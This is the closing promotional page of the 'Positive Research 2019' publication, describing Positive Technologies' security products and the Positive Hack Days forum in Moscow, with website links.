Findings by Positive Technologies experts are used to update the MaxPatrol knowledge base and develop new comprehensive security solutions including PT Application Firewall, PT Application Inspector, MaxPatrol, PT ISIM, PT MultiScanner, and PT Telecom Attack Discovery. These solutions allow securing web applications, assessing network security, blocking attacks in real time, ensuring compliance with industry and national standards, and training security specialists.

A collection of Positive Research's most interesting work is published annually for the participants of Positive Hack Days, an international forum on practical security held in Moscow with more than 5,000 security enthusiasts taking part in its discussions, workshops, and contests.

For more information, please visit **ptsecurity.com** or **phdays.com.**

Positive_Research_A4.ENG.0002.02.APR.22.2019

PTSECURITY.COM

PHDAYS.COM

POSITIVE RESEARCH 2019